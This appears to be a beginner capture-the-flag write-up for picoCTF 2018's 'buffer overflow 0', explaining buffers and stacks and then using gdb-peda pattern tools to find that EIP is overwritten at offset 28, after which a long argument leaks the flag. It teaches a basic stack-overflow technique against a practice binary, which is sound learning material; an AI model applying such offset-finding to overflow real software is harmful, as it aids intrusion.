BUFFER 000verflow

Understanding buffer overflow's and stacks


Buffer Overflow: It is an anomaly where a program, while writing data to a buffer, overruns the buffer's boundary and overwrites adjacent memory locations.


What are Buffers??

Buffers are areas of memory set aside to hold data, often while moving it from one section of a program to another, or between programs.

Stacks:

Stack is a linear data structure which follows a particular order in which the operations are performed.





Soling a simple Buffer Overflow

Running a file command against the given binary tells us that it's a 32bit elf.

Doing a sample run of the program, we get a prompt telling us that the binary takes 1 argument.

Now trying to run it with an argument, it echo's back our input.

```
root ~ DIT file vuln
vuln: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Li
nux 2.6.32, BuildID[sha1]=3c23f3fef9b2b4bb59ed1f22517ad56788afc686, not stripped
root ~ DIT ./vuln
This program takes 1 argument.
root ~ DIT ./vuln ieeedit
Thanks! Received: ieeedit root ~ DIT
```

Hmmm, let's take a deeper look into our binary. Firing up gdb, we create a pattern and run the program with our generated pattern as argument.


```
Terminal
File Edit View Search Terminal Help
gdb-peda$ pattern create 100
'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL'
gdb-peda$ r 'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL'
Starting program: /root/DIT/vuln 'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKA
AgAA6AAL'

Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
EAX: 0xffffd0d0 ("AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
EBX: 0xffffd130 ("6AAL")
ECX: 0xffffd3d0 ("gAA6AAL")
EDX: 0xffffd12d ("gAA6AAL")
ESI: 0xf7f9c000 --> 0x1d9d6c
EDI: 0xf7f9c000 --> 0x1d9d6c
EBP: 0x44414128 ('(AAD')
ESP: 0xffffd0f0 ("A)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
EIP: 0x413b4141 ('AA;A')
EFLAGS: 0x10282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x413b4141
[------------------------------------stack-------------------------------------]
0000| 0xffffd0f0 ("A)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
0004| 0xffffd0f4 ("EAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
0008| 0xffffd0f8 ("AA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
0012| 0xffffd0fc ("AFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
0016| 0xffffd100 ("bAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
0020| 0xffffd104 ("AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
0024| 0xffffd108 ("AcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
0028| 0xffffd10c ("2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x413b4141 in ?? ()
gdb-peda$
```

Whoo, we have got a segmentation fault!! Looking at the registers, we get to know that the offset is at 28.

```
Terminal
File Edit View Search Terminal Help
gdb-peda$ pattern search (AAD
Registers contain pattern buffer:
EBP+0 found at offset: 24
EIP+0 found at offset: 28
Registers point to pattern buffer:
[EAX] --> offset 0 - size ~100
[ECX] --> offset 93 - size ~7
[EDX] --> offset 93 - size ~7
[EBX] --> offset 96 - size ~4
[ESP] --> offset 32 - size ~68
Pattern buffer found at:
0xffffd0d0 : offset    0 - size  100 ($sp + -0x20 [-8 dwords])
0xffffd373 : offset    0 - size  100 ($sp + 0x283 [160 dwords])
References to pattern buffer found at:
0xffffd0b0 : 0xffffd0d0 ($sp + -0x40 [-16 dwords])
0xffffd0c0 : 0xffffd0d0 ($sp + -0x30 [-12 dwords])
0xffffd0c4 : 0xffffd373 ($sp + -0x2c [-11 dwords])
0xffffd1c8 : 0xffffd373 ($sp + 0xd8 [54 dwords])
gdb-peda$ pattern offset (AAD
(AAD found at offset: 24
gdb-peda$
```

Running the binary with a string which is of at least 28 bytes leaks the flag!!



YAY, we got the flag!!!

You can get the binary and source code from https://2018game.picoctf.com/problems (buffer overflow 0 - Points: 150)